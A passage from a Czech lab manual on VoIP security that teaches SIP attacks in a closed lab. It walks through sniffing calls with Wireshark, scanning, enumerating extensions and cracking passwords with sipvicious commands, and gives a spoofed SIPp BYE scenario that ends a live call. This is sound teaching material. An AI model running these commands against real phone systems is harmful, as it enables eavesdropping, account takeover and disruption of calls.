obejít. Bezpečnost klesá, je-li využit opakovač. Ten odesílá data na všechny porty, tedy není problém odchytit provoz určený pro jiné stanice. Určitým problémem je využití bezdrátového připojení, kde všechny stanice sdílejí médium. Skutečné zabezpečení VoIP služby tedy vyžaduje šifrování dat a kryptografickou autentizaci, které však nejsou masivně podporovány na zákaznické úrovni.

Tyto problémy se vyskytují v přístupové části sítě. V páteřní síti jsou zavedená bezpečností politika, znemožňující odchyt paketů. Odposlech optického vedení je téměř nemožný bez jeho detekce. [14]

6.1.1 Narušení služby

Útoky často vedou na zranitelné místa VoIP infrastruktury. Nejrozšířenější typ útoku je tzv. DoS (Denial of Service) útok. Jeho cílem je odstavení služeb a zdrojů od jejich potenciálních uživatelů. Tento typ útoku je především znám z datových sítí. Ve VoIP infrastruktuře je však obzvlášť účinný, kvůli citlivosti služby na parametry sítě (Real-Time přenos). DoS útok může způsobit i přerušení existujícího hovoru. Mezi další DoS útoky například patří reset TLS spojení, změna QoS (Quality of Service) parametrů, vkládání IP paketů, záplava řídicími pakety, zahlcení sítě nebo koncovou stanici pakety a podobně. [14]

6.1.2 Útoky na službu

Tento typ útoku se snaží o zneužití konkrétní služby, například hlasové pošty. Patří sem také zneužití identity volajícího (Caller ID) nebo útok na Proxy entitu. Při ovládnutí této entity je možné podle požadavků útočníka směrovat všechny hovory. Do kategorie útoků na službu dále patří například útoky na důvěrnost komunikace (zeslabení zabezpečení), na nouzové služby (směrovaní jinam), lokační a prezenční služby (osobní údaje) a podobně. [14]

6.1.3 Analýza provozu

Odposlech může být aktivní nebo pasivní. Základním prvkem zabezpečení proti odposlechu je použití šifrování. Analýza provozu zahrnuje

- samotnou analýzu provozu,
- odposlech signalizace,
- odposlech médií.

Pasívní odposlech je možné aplikovat například v sítích Wi-Fi, které jsou založeny na skupinovém přístupu. Jestli komunikace není šifrována, není problém komunikaci odchytit jenom za pomoci protokolového analyzátoru Wireshark. V případě aktivního odposlechu v přepínaných sítích je nutné využít chování síťových protokolů, běžně tzv. (ARP spoofing). [14]

6.1.4 Krádež identity

Údaje potřebné pro krádež nebo maskování identity může útočník získat například ukradnutím registrace, změnou signalizace při navazování relace, nebo přímo krádeží koncového zařízení.


6.2 Zranitelnosti protokolu SIP

SIP protokol, jako každý jiný protokol je zranitelný. Samotný protokol obsahuje několik prvků pro zabezpečení, jejich využití je však nepovinné, což v konečném důsledku může vést k problémům s kompatibilitou. V souvislosti s bezpečností protokolu SIP jsou známy hlavně následující typy útoků:

- **analýza provozu,**
- **prolomení registrace,**
- přivlastnění identity serveru,
- manipulace se zprávou,
- manipulace s relací,
- **DoS útoky.** [14]

Tučně vyznačené útoky si vyzkoušíme v praxi. V našem případě budeme pro jednoduchost simulovat útoky v bezdrátové nezabezpečené síti. K odposlechu a realizaci


útoku bude využit počítač s připraveným operačním systémem Ubuntu. Schéma zapojení pro všechny scénáře je na obr. 6.1.



Obr. 6.1: Schéma zapojení pracoviště pro realizaci útoků na ústřednu

Úkol 1 – Nastavení bezdrátového přístupového bodu na telefonu HTC

Moderní telefonní přístroj HTC Desire umožňuje vytvořit bezdrátovou síť v módu infrastruktura, s podporou protokolů 802.11b a 802.11g. Tým pádem je možné využít telefon jako bezdrátový směrovač, který rovněž podporuje protokol DHCP (Dynamic Host Configuration Protocol). Protokoly 802.11b a 802.11g pracují v pásmu 2,4GHz. Před vytvořením bezdrátové sítě je potřebné analyzovat využití pásma a kanálů, kvůli zamezení rušení signálu. Pro analýzu využijte jednoduchou aplikaci *Wifi Analyzer*. Spusťte aplikaci z menu telefonu. Výstup aplikace by měl být podobný obr. 6.2. Otevřete nastavení bezdrátového směrovače v menu telefonu, *Nastavení - > Bezdrátové připojení a sítě - > Nastavení přenosného Wi-Fi hotspotu*. Tlačítkem *Menu* vyvolejte kontextovou nabídku a vyberte *Pokročilé nastavení*. Zde vyberte nejvhodnější číslo kanálu podle aktuálního stavu bezdrátového rozhraní. Vraťte se do nastavení směrovače, ověřte název sítě *htc* a vypnutí zabezpečení. Bezdrátovou síť spusťte. Připojte počítač, notebook a oba telefony Cisco do vytvořené sítě.



Obr. 6.2: Stav bezdrátového rozhraní v pásmu 2,4 GHz (PA-427)

Úkol 2 – Ověření konfigurace

Ověřte správnost konfigurace ústředny Asterisk nainstalované na PC. V okně terminálu spusťte ústřednu příkazem *sudo asterisk –rvvvv* (root heslo *student*). Po načtení zadejte příkaz *sip show peers*. Jestli je výstup konzole identický s obr. 6.3, je nutné nakonfigurovat SIP účty na bezdrátových telefonech Cisco. Účty 700 a 800 budou využity později.


```
Name/username              Host            Dyn Nat ACL Port
500/500                    (Unspecified)    D   N      5060
600/600                    (Unspecified)    D   N      5060
700/700                    (Unspecified)    D   N      5060
800/Jozef                  (Unspecified)    D   N      5060
```

Obr. 6.3: Výpis příkazu *sip show peers*

Nastavení pro telefony CISCO realizujte podle kapitoly 5.

6.2.1 Pasivní analýza provozu

Vzhledem k nezabezpečení protokolu SIP stačí pro analýzu provozu získat přístup do sítě a mít k dispozici paketový analyzátor. Při analýze provozu musí být stanice útočníka v tzv. monitor módu. V tomto módu bezdrátová síťová karta vypne filtr MAC adres. Tím pádem bude přijímat všechny rámce na bezdrátovém rozhraní. Popsanou situaci znázorňuje obr. 6.4**.** Kromě zachytávání zpráv signalizace je možné analyzovat přímo i data, která jsou přenášena mezi koncovými stanicemi.



Obr. 6.4: Síťová karta v monitorovacím módu

Úkol 2 – Přepnutí stanice do monitorovacího módu

Postup přidání monitorovacího rozhraní je uvedený v kapitole 5.


Úkol 3 - Analýza signalizace a přenosu dat

Spusťte Wireshark z konzole počítače příkazem *sudo wireshark*. Spusťte zachytávání rámců na bezdrátové síti (rozhraní *mon0*) a realizujte hovor mezi stanicemi CISCO. Po přibližně 10 sekundách hovor ukončete a zastavte zachytávání. V menu *Telephony – VoIP Calls*, vyberte odchycenou relaci. Tlačítkem *Graph* zobrazte odchycenou signalizaci. Jak je vidět, byly odchyceny veškerá data o probíhající signalizaci, čísla účtů, IP adresy stanici, atd. Tyto informace budou využity v další části úlohy, proto si je poznamenejte. Vypněte okno signalizace a kliknutím na tlačítko *Player* si přehrajte komunikaci mezi stanicemi. V úloze bylo ověřeno, že samotné protokoly SIP a RTP (Real-Time Transport Protocol) v základní verzi neposkytují žádnou úroveň zabezpečení proti odposlechu.

6.2.2 Prolomení registrace

V následujícím úkolu bude předvedena jednoduchost krádeže identity uživatele při slabě zabezpečené pobočkové ústředně Asterisk. Jedná se o nejlehčí způsob pro ukradnutí identity. Využívá chyby návrhu protokolu SIP. Ilustrační obr. 6.5 popisuje situaci, kdy útočník zaplavuje síť nebo konkrétní prvek podvrženými žádostmi a čeká na odpověď. K záplavě paketů bude využita sada skriptů z balíčku *sipvicious* [15]. Primárním účelem

tohoto nástroje je testování bezpečnosti SIP systémů. Stejně jako administrátoři ho však mohou využít i útočníci.



Obr. 6.5: Zasílání podvržených zpráv útočníkem

Úkol 4 – Nalezení stanic v síti

Prvním krokem je přístup do sítě, který je pro jednoduchost simulován nezabezpečenou bezdrátovou sítí. Cílem je prolomení registrace, proto je nutné nejdřív identifikovat pobočkové ústředny v napadené síti. V okně terminálu se příkazem *cd /home/student/Desktop/sipvicious* přepnete do složky *sipvicious*. Složka obsahuje veškeré skripty potřebné pro prolomení registrace. Před samotným útokem zapněte zachytávání analyzátorem Wireshark (rozhraní *mon0*) a nastavte filtr jenom na SIP zprávy. Pro nalezení ústředen slouží skript *svmap.py*. Vyžaduje jediný vstupní parametr a to je IP rozsah, který chceme skenovat. Na každou IP adresu ze zadaného rozsahu bude poslána SIP žádost OPTIONS. Tato zpráva požaduje od pobočkové ústředny nebo klienta informace o svých schopnostech. Naslouchá-li na konkrétní IP adrese pobočková ústředna nebo klient, tak automaticky odpoví. Tímto jednoduchým způsobem identifikujeme ústředny v definovaném síťovém rozsahu. Pro spuštění skriptu použijte následující příkaz a sledujte

```
student@ubuntu:~/Desktop/sipvicious$ ./svmap.py 192.168.110.0/24
```

Obr. 6.6: Spuštění skriptu svmap.py

Obr. 6.7 zobrazuje záplavu OPTIONS zpráv v síti 192.168.110.0/24. Z IP adresy 192.168.110.184 byla přijata odpověď 200 OK**,** což znamená, že na IP adresu naslouchá PBX ústředna nebo klient.

Zdrojová IP adresa	Cílová IP adresa	Protokol	Popis
192.168.110.181	192.168.110.179	SIP	Request: OPTIONS sip:100@192.168.110.179
192.168.110.179	192.168.110.181	SIP	Status: 404 Not Found
192.168.110.181	192.168.110.184	SIP	Request: OPTIONS sip:100@192.168.110.184
192.168.110.184	192.168.110.181	SIP	Status: 200 OK

Obr. 6.7: Zprávy OPTIONS zachycené analyzátorem

Po skončení operace bude výsledek podobný obr. 6.8. Pro nás je zajímavá ústředna *Asterisk_Ubuntu*, proto si zapište její IP adresu. V našem případě je to 192.168.110.184.

```
| SIP Device           | User Agent
-------------------------------------------------
| 192.168.110.33:5060  | Asterisk PBX 1.6.0.26
| 192.168.110.32:5060  | Asterisk PBX 1.6.0.21
| 192.168.110.141:5060 | VideoPhone-V8438 22.21.0.60
| 192.168.110.179:5060 | Cisco/WIP310-5.0.12
| 192.168.110.184:5060 | Asterisk_UBUNTU
| 192.168.110.114:5060 | unknown
| 192.168.110.140:5060 | VideoPhone-V8438 22.21.0.60
| 192.168.110.126:5060 | unknown
```

Obr. 6.8: Výstup skriptu *svmap.py* s informacemi o ústřednách a klientech

Úkol 5 – Nalezení klapek na ústředně

IP adresa ústředny, na kterou chceme podniknout útok je tedy známa. Dalším krokem je zjištění uživatelů registrovaných na této ústředně. Tentokrát využijeme skript *svwar.py*. Jeho úkolem je posílání zpráv REGISTER na konkrétní IP adresu. Jako vstupní parametry tedy zadáme IP adresu ústředny. Žádost REGISTER obsahuje *extension*, tedy číslo klapky, kterou chceme registrovat. Dalším vstupním parametrem tedy bude uživatelské jméno zadané pomocí přepínače *e* (extension – klapka) nebo *d* (dictionary - slovník). Většinou se volí uživatelské jméno totožné s klapkou. V tom případě, se použije přepínač *e*, který prohledává určený číselný rozsah. Opět pro jednoduchost volíme rozsah 0-1000. Přepínač *d*, určuje cestu ke slovníku, který se bude prohledávat. Posledním povinným vstupným parametrem je IP adresa našeho stroje (zjistěte příkazem *ifconfig*). Na tuto IP adresu budou posílány odpovědi ze serveru. Jako nepovinný parametr přidáme také přepínač *t*, který slouží k zpomalení odesílání dat a předchází zahazování dotazů, resp. odpovědí. Spusťte odchytávání Wiresharkem (*mon0*) a následujícím příkazem spusťte také skript *svwar.py*

```
./svwar.py 192.168.110.184 -e 0-1000 -x 192.168.110.181  -t 0.9
```

Obr. 6.9: Spuštění skriptu svwar.py pro daný číselný rozsah

Ze zachytávaných zpráv (obr. 6.10) vidíme, že na IP adresu ústředny se postupnou inkrementací posílají žádosti REGISTER na uživatelská jména. Existuje-li uživatelské jméno jako je odpověď odeslána zpráva 401 Unauthorized. Pokud neexistuje, odesílá se zpráva 404 Not Found.

Zdrojová IP adresa	Cílová IP adresa	Protokol	Popis
192.168.110.181	192.168.110.184	SIP	Request: REGISTER sip:699@192.168.110.184
192.168.110.184	192.168.110.181	SIP	Status: 404 Not found (0 bindings)
192.168.110.181	192.168.110.184	SIP	Request: REGISTER sip:700@192.168.110.184
192.168.110.184	192.168.110.181	SIP	Status: 401 Unauthorized (0 bindings)
192.168.110.181	192.168.110.184	SIP	Request: REGISTER sip:701@192.168.110.184
192.168.110.184	192.168.110.181	SIP	Status: 404 Not found (0 bindings)
192.168.110.181	192.168.110.184	SIP	Request: REGISTER sip:799@192.168.110.184
192.168.110.184	192.168.110.181	SIP	Status: 404 Not found (0 bindings)
192.168.110.181	192.168.110.184	SIP	Request: REGISTER sip:800@192.168.110.184
192.168.110.184	192.168.110.181	SIP	Status: 401 Unauthorized (0 bindings)
192.168.110.181	192.168.110.184	SIP	Request: REGISTER sip:801@192.168.110.184
192.168.110.184	192.168.110.181	SIP	Status: 404 Not found (0 bindings)

Obr. 6.10: Zprávy REGISTER zachycené analyzátorem

Výstup skriptu, zobrazen na obr. 6.11**,** obsahuje výpis nalezených klapek.

```
| Extension | Authentication |
-------------------------------
| 800       | reqauth        |
| 700       | reqauth        |
```

Obr. 6.11: Výstup skiptu svwar.py s nalezenými klapkami

Byl prohledán tedy číselný rozsah od 0-1000. Nyní prohledáme přiložený jednoduchý slovník *extensions.txt* (přesně definovány klapky, nejrozšířenější klapky, nebo specifické podle situace)**.** Jedinou změnou oproti předchozímu příkazu je náhrada přepínače *e*, přepínačem *d*.

```
./svwar.py 192.168.110.184 -d extensions.txt -x 192.168.110.181
```

Obr. 6.12: Spuštění skriptu svwar.py pro prohledání slovníku

Výstup programu bude totožný s předchozím výstupem. Výhodou však je větší prohledaný rozsah. Za kratší dobu byly prohledány klapky od 0 do 5000 s krokem 50. Při nalezení klapky, například jako v našem případě 800, je velká pravděpodobnost, že klapka má i sousední klapky. Potom opět variantou rozsahu (750-850) je možné prohledat okolí klapky 800. Zprávy zachycené analyzátorem znázorňuje obr. 6.13.

Zdrojová IP adresa	Cílová IP adresa	Protokol	Popis
192.168.110.181	192.168.110.184	SIP	Request: REGISTER sip:750@192.168.110.184
192.168.110.184	192.168.110.181	SIP	Status: 404 Not found (0 bindings)
192.168.110.181	192.168.110.184	SIP	Request: REGISTER sip:800@192.168.110.184
192.168.110.184	192.168.110.181	SIP	Status: 401 Unauthorized (0 bindings)
192.168.110.181	192.168.110.184	SIP	Request: REGISTER sip:850@192.168.110.184
192.168.110.184	192.168.110.181	SIP	Status: 404 Not found (0 bindings)

Obr. 6.13: Zprávy REGISTER s krokem 50 zachycené analyzátorem

Samozřejmě je možné využít daleko rozsáhlejší množinu čísel nebo statisticky přesnější slovník. Pro demonstraci však předchozí úloha zcela stačí. Výsledkem úlohy jsou tedy dva účty, 700 a 800, přičemž oba požadují autentizaci (reqauth).

Úkol 6 – Prolomení hesel

Posledním krokem je zjištění hesla vybraného účtu. Existuje několik způsobů jak toho docílit. My použijeme dvě metody, tzv. útok hrubou silou a slovníkový útok. K tomuto účelu nám poslouží skript *svcrack.py*. Vstupní parametry jsou opět IP adresa serveru, lokální IP adresa a časovač. Novým prvkem je parametr *username*. Ústředna zamítne žádost REGISTER zprávou 401 Unauthorized, která obsahuje pole *WWW-Authenticate*. V tomto poli se nachází i unikátní řetězec *nonce*. S využitím přijatých a známých parametrů je provedena funkce MD5 a výsledný řetězec (response) je odeslán na server. Server ze svých údajů stejným způsobem vypočítá hash a oba porovná. Jestli se rovnají je povolena registrace, jinak je registrace zamítnuta. Parametry *nonce* a *username* známe. Za parametr *heslo* se budou dosazovat různé hodnoty, podle typu útoku, až kým se stanice úspěšně nezaregistruje. V prvním případě budeme hledat heslo pro účet 700 pomocí útoku hrubou silou. Následujícím příkazem spustíme posílání zpráv REGISTER pro uživatele 700 na server. Pro jednoduchost určíme rozsah prohledávaných hesel na 1000-5000. Tedy očekáváme heslo v číslicovém formátu.

```
./svcrack.py 192.168.110.184 -u 700 -r 1000-5000 -x 192.168.110.181
```

Obr. 6.14: Spuštění skriptu svcrack.py pro klapku 700

Při hledání hesla opět sledujte analyzátor, obr. 6.15. Na špatné heslo odpovídá server zprávou 403 Forbidden. Na správné heslo zprávou 200 OK.

Zdrojová IP adresa	Cílová IP adresa	Protokol	Popis
192.168.110.184	192.168.110.181	SIP	Status: 401 Unauthorized (0 bindings)
192.168.110.181	192.168.110.184	SIP	Request: REGISTER sip:192.168.110.184
192.168.110.184	192.168.110.181	SIP	Status: 403 Forbidden (Bad auth) (0 bindings)
192.168.110.181	192.168.110.184	SIP	Request: REGISTER sip:192.168.110.184
192.168.110.184	192.168.110.181	SIP	Status: 401 Unauthorized (0 bindings)
192.168.110.181	192.168.110.184	SIP	Request: REGISTER sip:192.168.110.184
192.168.110.184	192.168.110.181	SIP	Status: 200 OK (1 bindings)

Obr. 6.15: Zachycená odpověď při hledání hesla

Výstup programu obsahuje číselnou hodnotu, na kterou server odpovídal zprávou 200 OK, obr. 6.16.

```
| Extension | Password |
------------------------
| 700       | 4321     |
```

Obr. 6.16: Nalezené heslo pro klapku 700

Zopakujte hledání hesla pro účet 800.

```
./svcrack.py 192.168.110.184 -u 800 -r 1000-5000 -x 192.168.110.181
```

Obr. 6.17: Spuštění skriptu svcrack.py pro klapku 800

Heslo nebylo nalezeno. Pravděpodobně je heslo jiného než číselného charakteru (nebo mimo rozsah). Namísto číselného rozsahu tedy bude prohledán slovník. Slovník je jednoduchý, upravený pro účel laboratorní úlohy. Obsahuje zkrácený seznam nejčastěji používaných hesel.

Jedinou změnou je nahrazení přepínače *r*, přepínačem *d*.

```
./svcrack.py 192.168.110.184 -u 800 -d slovnik.txt -x 192.168.110.181
```

Obr. 6.18: Spuštění skriptu svcrack.py pro klapku 800 s prohledáním slovníku

Tentokrát bylo heslo nalezeno, výstup programu je na obr. 6.19.


```
| Extension | Password |
------------------------
| 800       | sipheslo |
```

Obr. 6.19: Nalezené heslo pro klapku 800

Sadou jednoduchých útoků jsme si ověřili zranitelnost protokolu SIP, při nešifrované komunikaci a nedostatečném zabezpečení ze strany serveru.

6.2.3 DoS útok

SIP protokol podporuje modifikování probíhajícího dialogu přenesením přídavných signalizačních zpráv. Jestli není síť dobře zabezpečena nebo ji útočník prolomil, může zasahovat do relace například zprávami BYE, CANCEL, FORBIDDEN a podobně. Naší úlohou bude podobně jako při analýze relací, odchytit informace o relaci a se získaných informací sestavit BYE žádost, kterou hovor ukončíme. Principiální schéma popsaného útoku je znázorněna na obr. 6.20.



Obr. 6.20: Principiální schéma útoku s podvrženou BYE zprávou

K odeslání BYE žádosti použijeme aplikaci *SIPp* [16]. Jedná se o testovací nástroj a generátor SIP zpráv. Dokáže také simulovat různé scénáře SIP relací. Nám bohatě postačí jeho schopnost odesílat SIP žádosti definované v xml souboru.

Úkol 7 – Přerušení VoIP hovoru třetí stranou

Spusťte odchytávání analyzátorem na notebooku, realizujte hovor mezi stanicemi CISCO a nechte hovor probíhat. Ze získaných informací by neměl být problém zjistit IP adresy a klapky právě probíhajícího hovoru. Na ploše počítače je umístěn soubor BYE.xml. Parametry v závorkách je možné doplnit přímo v příkazu *sipp* pomocí přepínačů. My zvolíme možnost, změnit parametre přímo v xml soubore. Našim úkolem je přerušit hovor mezi stanicemi třetí stranou. Formát xml souboru znázorňuje obr. 6.21.

```
<?xml version="1.0" encoding="us-ascii"?>
<scenario name="Bye">
    <send>
<![CDATA[
    BYE sip:[service]@[remote_ip]:[remote_port] SIP/2.0
      Via: SIP/2.0/[transport] [local_ip]:[local_port];branch=[branch];
      From: sipp <sip:[extension]@[local_ip]:[local_port]>;tag=[call_number]
      To: sut <sip:[service]@[remote_ip]:[remote_port]>[peer_tag_param]
      Call-ID:MTcwYjFlOGQ4Y2M5ZjhjNjg1YTg3ODM5MTA5NTkyODA.
      CSeq: 2 BYE
      Contact: sip:sipp@[local_ip]:[local_port]
      Max-Forwards: 70
      Subject: Preruseni hovoru
      Content-Length: 0
]]>
    </send>
    <recv response="200" timeout="200">
    </recv>
</scenario>
```

Obr. 6.21: Formát BYE.xml souboru

